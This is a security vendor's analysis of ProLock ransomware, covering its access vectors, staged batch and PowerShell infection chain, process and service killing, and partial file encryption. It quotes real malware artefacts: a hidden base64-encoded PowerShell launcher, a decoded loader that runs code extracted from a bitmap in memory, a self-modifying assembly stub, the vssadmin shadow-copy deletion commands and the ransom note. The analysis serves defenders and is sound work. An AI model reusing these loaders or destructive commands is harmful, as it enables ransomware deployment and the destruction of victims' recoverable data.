ProLock ransomware gives you the first 8 kilobytes of decryption for free

news.sophos.com/en-us/2020/07/27/prolock-ransomware-gives-you-the-first-8-kilobytes-of-decryption-for-free/

Sean Gallagher July 27, 2020

As organizations were scrambling to deal with the lockdowns associated with the global COVID-19 pandemic, a new wave of ransomware attacks began. The ransomware, called ProLock, is a successor to PwndLocker, a ransomware strain that emerged late in 2019.

PwndLocker's distribution was short-lived, primarily because it was discovered that the keys needed to decrypt files could be recovered from the malware itself without paying a ransom. The retooled ProLock ransomware, which emerged in March, resulted in the opposite problem: in May, the Federal Bureau of Investigation issued an alert warning that victims who had paid the ransom demanded by ProLock's operators had received a faulty decryptor that corrupted files it "decrypted."

The faulty debugging may be connected to the unusual way in which ProLock encrypts files: it skips files smaller than 8,192 bytes, and starts encrypting larger files after the first 8,192 bytes. The result is files that are partially readable, and partially encrypted.

Sophos initially encountered ProLock when it was caught by Intercept X's CryptoGuard component on a customer network in mid-March. The malware uses a Powershell-based dropper that extracts Windows executable code from an accompanying graphics file—or at least, a file with a graphics format extension. And all of its malicious activities are concealed within legitimate Windows processes.

According to the FBI “flash”, victims of ProLock have included healthcare organizations, government agencies, financial institutions, and retailers. Victims are directed to contact the ProLock operators through a Tor-based (.onion) web portal or a ProtonMail email address. Following the current trend in ransomware set by Maze, ReVil, and other established extortion operations, the ProLock actors “instruct victims to pay the ransom in several days, threatening to release the victims’ data on social media and public websites,” the FBI reports.

Picking the locks

ProLock has gained access to victims’ networks in several ways, with some leveraging third-party exploitation. In May, Oleg Skulkin, Senior Digital Forensics Analyst at Group-IB, told BleepingComputer that evidence he had uncovered showed some ProLock victims were infected through scripts executed by the QakBot banking trojan.

The FBI also cited Qakbot as one of ProLock’s means of initial access, as well as phishing emails and improperly configured Remote Desktop Protocol (RDP) servers, and remote access connections over RDP with stolen user credentials. The earliest detection of ProLock by Sophos was on a customer’s compromised server, most likely through an exploit of a Remote Desktop Protocol connection.

The ProLock actors use their access to conduct some network reconnaissance, as well as to potentially steal data before launching their ransomware attack. They then use the stolen or compromised credentials, built-in Windows tools and scripts to propagate the ransomware across the network.


When the time came to release the ransomware, we found in the case we analyzed that four files were dropped onto targeted systems, downloaded from a remote server (IP addresses are in the Indicators of Compromise file posted to SophosLabs’ GitHub).

```
C:\ProgramData\WinMgr.bmp
C:\ProgramData\WinMgr.xml
C:\ProgramData\clean.bat
C:\ProgramData\run.bat
```

Chain of destruction

ProLock malware depends on Windows batch scripts, the Windows Task Scheduler (through the schtasks.exe command line utility) and PowerShell to launch its attack.

The ransomware chain is set off with the execution of run.bat, which creates a scheduled Windows task to execute clean.bat using the contents of WinMgr.xml to configure the task. When it is launched by the scheduler, clean.bat executes a base64-encoded PowerShell script that extracts the ProLock executable file encoded into the image file WinMgr.bmp, loads it into memory, and executes it—passing parameters that control the encryption. (When executed without the Powershell script, the executable runs—but doesn’t encrypt any files.)




```
powershell.exe -nop -w hidden -e
```

IAAgACAAIAAJAGYAdQBuAGMAdABpAG8AbgAgAEwAbwBjAGEAbAA6AGUAcQBtAHUAagBtACAAIAAgACAAIAB7ACAAIAAgACAAIAAgA
CAAIAAgAFAAYQByAGEAbQAgACAAIAAgACAAIAAgACAAIAAoACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAWwBPAHUAdABwAHUAdA
BUAHkAcABlACgAWwBJAG4AdABQAHQAcgBdACkAXQAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAFs
AUABhAHIAYQBtAGUAdABlAHIAKAAgAFAAbwBzAGkAdABpAG8AbgAgAD0AIAAwACwAIABNAGEAbgBkAGEAdABvAHIAeQAgAD0AIAAk
AFQAcgB1AGUAIAApAF0AIAAgACAAIAAgACAAIAAgACAAIAAgACAAIABbAFMAdAByAGkAbgBnAF0AIAAgACAAIAAgACAAIAAgACAAI
AAgACAAIAAkAHkAYQB4AFoAeABMACwAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAF
sAUABhAHIAYQBtAGUAdABlAHIAKAAgAFAAbwBzAGkAdABpAG8AbgAgAD0AIAAxACwAIABNAGEAbgBkAGEAdABvAHIAeQAgAD0AIAA
kAFQAcgB1AGUAIAApAF0AIAAgACAAIAAgACAAIAAgACAAIAAgACAAIABbAFMAdAByAGkAbgBnAF0AIAAgACAAIAAgACAAIAAgACAA
IAAgACAAIAAkAEoAZABzAEQAYwBkACAAIAAgACAAIAAgACAAIAAgACkAIAAgACAAIAAgACAAIAAgACAAJABwAEIAbQBJAFAARAAgA
D0AIAAoACgAWwBBAHAAcABEAG8AbQBhAGkAbgBdADoAOgBDAHUAcgByAGUAbgB0AEQAbwBtAGEAaQBuAC4ARwBlAHQAQQBzAHMAZQ
BtAGIAbABpAGUAcwAoACkAIAB8ACAAVwBoAGUAcgBlAC0ATwBiAGoAZQBjAHQAIAB7ACAAJABfAC4ARwBsAG8AYgBhAGwAQQBzAHM
AZQBtAGIAbAB5AEMAYQBjAGgAZQAgAC0AQQBuAGQAIAAkAF8ALgBMAG8AYwBhAHQAaQBvAG4ALgBTAHAAbABpAHQAKAAnAFwAXAAn
ACkAWwAtADEAXQAuAEUAcQB1AGEAbABzACgAJwBTAHkAcwB0AGUAbQAuAGQAbABsACcAKQAgAH0AKQAuAEcAZQB0AFQAeQBwAGUAK
AAnAE0AaQBjAHIAbwBzAG8AZgB0AC4AVwBpAG4AMwAyAC4AVQBuAHMAYQBmAGUATgBhAHQAaQB2AGUATQBlAHQAaABvAGQAcwAnAC
kAKQA7ACAAIAAgACAAIAAgACAAIAAgACAAVwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAoACQAcABCAG0ASQBQAEQALgBHAGUAdAB
NAGUAdABoAG8AZAAoACcARwBlAHQAUAByAG8AYwBBAGQAZAByAGUAcwBzACcALAAgAFsAcgBlAGYAbABlAGMAdABpAG8AbgAuAGIA
aQBuAGQAaQBuAGcAZgBsAGEAZwBzAF0AIAAiAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAIgAsACAAJABuAHUAbABsACwAIABbA
FMAeQBzAHQAZQBtAC4AUgBlAGYAbABlAGMAdABpAG8AbgAuAEMAYQBsAGwAaQBuAGcAQwBvAG4AdgBlAG4AdABpAG8AbgBzAF0AOg
A6AEEAbgB5ACwAIABAACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQ
AZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBIAGEAbgBkAGwAZQBSAGUAZgApAC4ARwBlAHQAVAB5AHAAZQAoACkALAAgAFsAcwB0
AHIAaQBuAGcAXQApACwAIAAkAG4AdQBsAGwAKQApAC4ASQBuAHYAbwBrAGUAKAAkAG4AdQBsAGwALAAgAEAAKABbAFMAeQBzAHQAZ
QBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzAC4ASABhAG4AZABsAGUAUgBlAGYAXQAoAE
4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQB
jAGUAcwAuAEgAYQBuAGQAbABlAFIAZQBmACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBuAHQAUAB0AHIAKQAsACAAKAAoACQA

A

portion of the base64-encoded script embedded into “clean.bat.”



```
$kpyqkQ, $BXuQWs)).SetImplementationFlags('Runtime, Managed');          Write-Output $FpDIjE.
CreateType();     }             $tHbxax = [System.Runtime.InteropServices.Marshal]
::GetDelegateForFunctionPointer((eqmujm kernel32.dll VirtualAlloc), (GlIbBZ @([IntPtr], [UInt32]
, [UInt32], [UInt32]) ([IntPtr])));         $jtwjnT = [System.Runtime.InteropServices.Marshal]
::GetDelegateForFunctionPointer((eqmujm kernel32.dll CreateThread), (GlIbBZ @([IntPtr], [UInt32]
, [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])));         $SumOfH = [System.Runtime.
InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm msvcrt.dll memset), (GlIbBZ @(
[IntPtr], [UInt32], [UInt32]) ([IntPtr])));         $EXVsVb = $tHbxax.Invoke(0,0x12000,0x1000,
0x40);        [Byte[]]$NGGMfm = [IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp');
$UnilFk = 0xA230;       if ([IntPtr]::Size -eq 8) {$UnilFk = 0XD7A0};       for ($i=0;$i -le
($NGGMfm.Length-$UnilFk);$i++) {$SumOfH.Invoke(($EXVsVb.ToInt64()+$i), $NGGMfm[$i+$UnilFk], 1)};
      $jtwjnT.Invoke(0,0,$EXVsVb,$EXVsVb,0,0);        Start-Sleep -Seconds 360000;
```

A


portion of the decoded script that invokes the code from the file WinMgr.bmp

A

screenshot of WinMgr.bmp, the “graphics file” that carries the barely-concealed ProLock malware payload. (Note the “noise” of steganography in the upper right hand corner.)

The usual suspects


One of the ProLock samples we examined hides some of its contents with a self-modifying section of code, which conceals text strings and other elements from analysis. As is common in malware development, the ProLock program is deliberately set not to allow debugging, to make it more difficult for researchers to run it in a controlled fashion.



```
self_modify_the_section:                    ; CODE XREF: .flat:0040103D↓j
                                            ; .flat:0040104D↓j
                 xor     [edx+ebx], eax
                 cmp     dword ptr [edx+ebx], 90909090h
                 jz      short loc_401041
                 cmp     ebx, 0
                 jnz     short loc_401041
                 xor     [edx+ebx], eax
                 inc     eax
                 jmp     short self_modify_the_section
; ---------------------------------------------------------------------------
                 jmp     short loc_40104F
; ---------------------------------------------------------------------------

loc_401041:                                 ; CODE XREF: .flat:00401032↑j
                                            ; .flat:00401037↑j
                 add     ebx, 4
                 cmp     dword ptr [edx+ebx], 0C4C4C4C4h
                 jz      short loc_40104F
                 jmp     short self_modify_the_section
; ---------------------------------------------------------------------------
```

ProLock descrambles a section of obfuscated code upon execution.



A

before-and-after look at the ProLock binary's self-modifying code.

The malware decodes the self-modifying section, imports DLLs and sets up the functions it will use. Then it launches a new thread and puts the first thread to sleep—an anti-analysis trick.

The malware traverses the registry looking for security policy settings that might cause trouble. For some reason, it switches some of Internet Explorer's security policy settings, turning off the mapping of Universal Naming Convention paths to IE's "Intranet" zone and turning on automatic intranet mapping. (The list of registry changes is included in the indicators of compromise file on SophosLabs' Github here.) Then it starts hunting for applications and services that might get in the way of total data destruction.

Using a function call to Windows' CreateToolhelp32snapshot.dll, the malware takes a snapshot of all running processes, and begins checking them against a list (which can be found here on SophosLabs' GitHub), shutting down the ones that match the list with Windows' taskkill.exe utility (through a ShellExecuteA function call). The processes include common desktop applications (including Microsoft Office applications), databases, the Firefox browser and Thunderbird mail client, and a number of security software components. These sorts of processes are stopped by ransomware in order to make sure no user files are locked open—allowing the malware to encrypt them without resistance.

Then, using net.exe, the ransomware code attempts to shut down a list of more than 150 services associated with enterprise applications, security software, and backups. A full list of the processes and services targeted by the ransomware is posted on SophosLabs' GitHub here(services) and here (processes). Again, the goal is to prevent anything from interfering when the encryption begins. These service shutdown commands are issued with Windows' net.exe utility.

Next, to prevent local file recovery, ProLock deletes the "shadow copy" of local files by executing the following commands to vssadmin.exe (Windows' Volume Shadow Copy Service):


```
delete shadows /all /quiet
resize shadowstorage /for=c: /on=c: /maxsize=401MB
resize shadowstorage /for=c: /on=c: /maxsize=unbounded
```

All of this effort is extremely noisy, and processor intensive. And then the disk-intensive part begins.

Semi-random mayhem

With all of the guards out of the way, the ransomware begins to check what media is mounted and traverses the directory structure of any local or network-mapped drives. It skips over executable files (including .php files for websites), and leaves applications intact. All of this malicious activity is executed through the powershell.exe process.


As it reads each file, it checks the length. If the file is under 8,192 bytes (0x2000 in hexidecimal), it skips the file. Otherwise, it begins encrypting the file, starting after the 8,192nd byte. After encrypting a file, the extension .prolock is appended to its file name (for example, a_very_large_text_file.txt becomes a_very_large_text_file.txt.prolock.)



```
7/24/2020 7:...   noname-14.html.proLock     PROLOCK File        12 KB
7/24/2020 7:...   noname-31.eml.proLock      PROLOCK File        11 KB
7/24/2020 7:...   noname-20.txt.proLock      PROLOCK File        11 KB
7/24/2020 7:...   noname-7.html.proLock      PROLOCK File        11 KB
7/24/2020 7:...   noname-11.txt.proLock      PROLOCK File        10 KB
7/24/2020 7:...   noname-15.html.proLock     PROLOCK File         9 KB
7/24/2020 7:...   futurelift.rtf.proLock     PROLOCK File         9 KB
7/24/2020 7:...   noname-25.txt.proLock      PROLOCK File         9 KB
7/23/2020 9:...   noname-19                  Chrome HTML Do...    8 KB
7/23/2020 9:...   noname                     Text Document        8 KB
7/23/2020 9:...   noname-4                   Chrome HTML Do...    8 KB
7/23/2020 9:...   noname-2                   Text Document        8 KB
```

A

file listing of a directory after ProLock, sorted by file size, shows files under 8 kb untouched.



```
D:\CIxv3\TestCase\Ransomware\prolock\enc\PIL-wininst.log.proLock
00 File Copy: C:\Python27\Lib\site-packages\PIL\PpmImagePlugin.pyc
00 File Copy: C:\Python27\Lib\site-packages\PIL\PngImagePlugin.pyc
00 File Copy: C:\Python27\Lib\site-packages\PIL\PixarImagePlugin.pyc
00 File Copy: C:\Python27\Lib\site-packages\PIL\PdfImagePlugin.pyc
00 File Copy: C:\Python27\Lib\site-packages\PIL\PcxImagePlugin.pyc
00 File Copy: C:\Python27\Lib\site-packages\PIL\PcfFontFile.pyc
00 File Copy: C:\Python27\L [illegible]
[illegible]
```


```
D:\CIxv3\TestCase\Ransomware\prolock\clean\PIL-wininst.log
200 File Copy: C:\Python27\Lib\site-packages\PIL\PpmImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PngImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PixarImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PdfImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PcxImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PcfFontFile.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PcdImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PalmImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\PaletteFile.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\OleFileIO.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\MspImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\MpegImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\MicImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\McIdasImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\JpegImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\IptcImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImtImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImImagePlugin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImageWin.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImageTransform.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImageTk.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImageStat.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImageShow.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImageSequence.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImageQt.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImagePath.pyc
200 File Copy: C:\Python27\Lib\site-packages\PIL\ImagePalette.pyc
```

A

comparison of a file before (right) and after (left) ProLock encryption.

As the malware finishes the encryption of the contents of each folder, it writes a file to the folder named [HOW TO RECOVER FILES].TXT. This contains the ransom note.

When all the folders have been traversed, the ransomware sounds the system alert tone, and drops a ransom note on the desktop.



```
Your files have been encrypted by ProLock Ransomware using RSA-2048 algorithm.

   [.:Nothing personal just business:.]

No one can help you to restore files without our special decryption tool.

To get your files back you have to pay the decryption fee in BTC.
The final price depends on how fast you write to us.

